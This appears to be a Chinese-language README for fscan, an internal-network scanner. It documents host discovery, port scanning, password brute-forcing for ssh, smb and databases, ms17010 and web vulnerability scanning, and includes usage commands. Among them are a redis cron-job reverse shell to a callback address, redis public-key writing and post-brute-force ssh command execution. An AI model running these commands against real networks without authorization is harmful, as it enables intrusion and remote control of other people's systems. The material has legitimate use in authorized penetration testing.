fscan扫描探测工具

简介

fscan 是一个内网综合扫描工具，方便一键自动化、全方位漏洞扫描。

它支持主机存活探测、端口扫描、常见服务的爆破、ms17010、redis批量写公钥、计划任务反弹shell、读取win网卡信息、web指纹识别、web漏洞扫描、netbios探测、域控识别等功能。

源码链接：https://github.com/shadow1ng/fscan

主要功能

1.信息搜集:

- 存活探测(icmp)
- 端口扫描

2.爆破功能:

- 各类服务爆破(ssh、smb等)
- 数据库密码爆破(mysql、mssql、redis、psql等)

3.系统信息、漏洞扫描:

- 获取目标网卡信息
- 高危漏洞扫描(ms17010等)

4.Web探测功能:

- webtitle探测
- web指纹识别(常见cms、oa框架等)
- web漏洞扫描(weblogic、st2等,支持xray的poc)

5.漏洞利用:

- redis写公钥或写计划任务
- ssh命令执行

6.其他功能:

- 文件保存

用法

简单用法

```
fscan.exe -h 192.168.1.1/24  (默认使用全部模块)
fscan.exe -h 192.168.1.1/16  (B段扫描)
```

其他用法

```
fscan.exe -h 192.168.1.1/24 -np -no -nopoc(跳过存活检测 、不保存文件、跳过web poc扫描)
fscan.exe -h 192.168.1.1/24 -rf id_rsa.pub (redis 写公钥)
fscan.exe -h 192.168.1.1/24 -rs 192.168.1.1:6666 (redis 计划任务反弹shell)
fscan.exe -h 192.168.1.1/24 -c whoami (ssh 爆破成功后，命令执行)
fscan.exe -h 192.168.1.1/24 -m ssh -p 2222 (指定模块ssh和端口)
fscan.exe -h 192.168.1.1/24 -pwdf pwd.txt -userf users.txt (加载指定文件的用户名、密码来进行爆破)
fscan.exe -h 192.168.1.1/24 -o /tmp/1.txt (指定扫描结果保存路径,默认保存在当前路径)
fscan.exe -h 192.168.1.1/8  (A段的192.x.x.1和192.x.x.254,方便快速查看网段信息 )
fscan.exe -h 192.168.1.1/24 -m smb -pwd password (smb密码碰撞)
fscan.exe -h 192.168.1.1/24 -m ms17010 (指定模块)
fscan.exe -hf ip.txt  (以文件导入)
```

编译命令

```
go build -ldflags="-s -w " -trimpath
```


完整参数

```
-Num int
        poc rate (default 20)
  -c string
        exec command (ssh)
  -cookie string
        set poc cookie
  -debug
        debug mode will print more error info
  -domain string
        smb domain
  -h string
        IP address of the host you want to scan,for example: 192.168.11.11 | 192.168.11.11-255 | 192.168.11.11,192.168.11.12
  -hf string
        host file, -hs ip.txt
  -m string
        Select scan type ,as: -m ssh (default "all")
  -no
        not to save output log
  -nopoc
        not to scan web vul
  -np
```


```
        not to ping
  -o string
        Outputfile (default "result.txt")
  -p string
        Select a port,for example: 22 | 1-65535 | 22,80,3306 (default
"21,22,80,81,135,443,445,1433,3306,5432,6379,7001,8000,8080,8089,9200,11211,2701
79098,9448,8888,82,8858,1081,8879,21502,9097,8088,8090,8200,91,1080,889,8834,801
1,9986,9043,9988,7080,10000,9089,8028,9999,8001,89,8086,8244,9000,2008,8080,7000
,8030,8983,8096,8288,18080,8020,8848,808,8099,6868,18088,10004,8443,8042,7008,81
61,7001,1082,8095,8087,8880,9096,7074,8044,8048,9087,10008,2020,8003,8069,20000,
7688,1010,8092,8484,6648,9100,21501,8009,8360,9060,85,99,8000,9085,9998,8172,889
9,9084,9010,9082,10010,7005,12018,87,7004,18004,8098,18098,8002,3505,8018,3000,9
094,83,8108,1118,8016,20720,90,8046,9443,8091,7002,8868,8010,18082,8222,7088,844
8,18090,3008,12443,9001,9093,7003,8101,14000,7687,8094,9002,8082,9081,8300,9086,
8081,8089,8006,443,7007,7777,1888,9090,9095,81,1000,18002,8800,84,9088,7071,7070
,8038,9091,8258,9008,9083,16080,88,8085,801,5555,7680,800,8180,9800,10002,18000,
18008,98,28018,86,9092,8881,8100,8012,8084,8989,6080,7078,18001,8093,8053,8070,8
280,880,92,9099,8181,9981,8060,8004,8083,10001,8097,21000,80,7200,888,7890,3128,
8838,8008,8118,9080,2100,7180,9200")
  -ping
        using ping replace icmp
  -pocname string
        use the pocs these contain pocname, -pocname weblogic
  -proxy string
        set poc proxy, -proxy http://127.0.0.1:8080
  -pwd string
        password
  -pwdf string
        password file
  -rf string
        redis file to write sshkey file (as: -rf id_rsa.pub)
  -rs string
        redis shell to write cron file (as: -rs 192.168.1.1:6666)
  -t int
        Thread nums (default 600)
  -time int
        Set timeout (default 3)
  -u string
        url
  -uf string
        urlfile
  -user string
        username
  -userf string
        username file
  -wt int
        Set web timeout (default 5)
```

运行截图


fscan.exe -h 192.168.x.x（全功能、ms17010、读取网卡信息)



fscan.exe -h 192.168.x.x -rf id_rsa.pub (redis 写公钥)



fscan.exe -h 192.168.x.x -c "whoami;id" (ssh 命令)



fscan.exe -h 192.168.x.x -p80 -proxy http://127.0.0.1:8080 一键支持xray的poc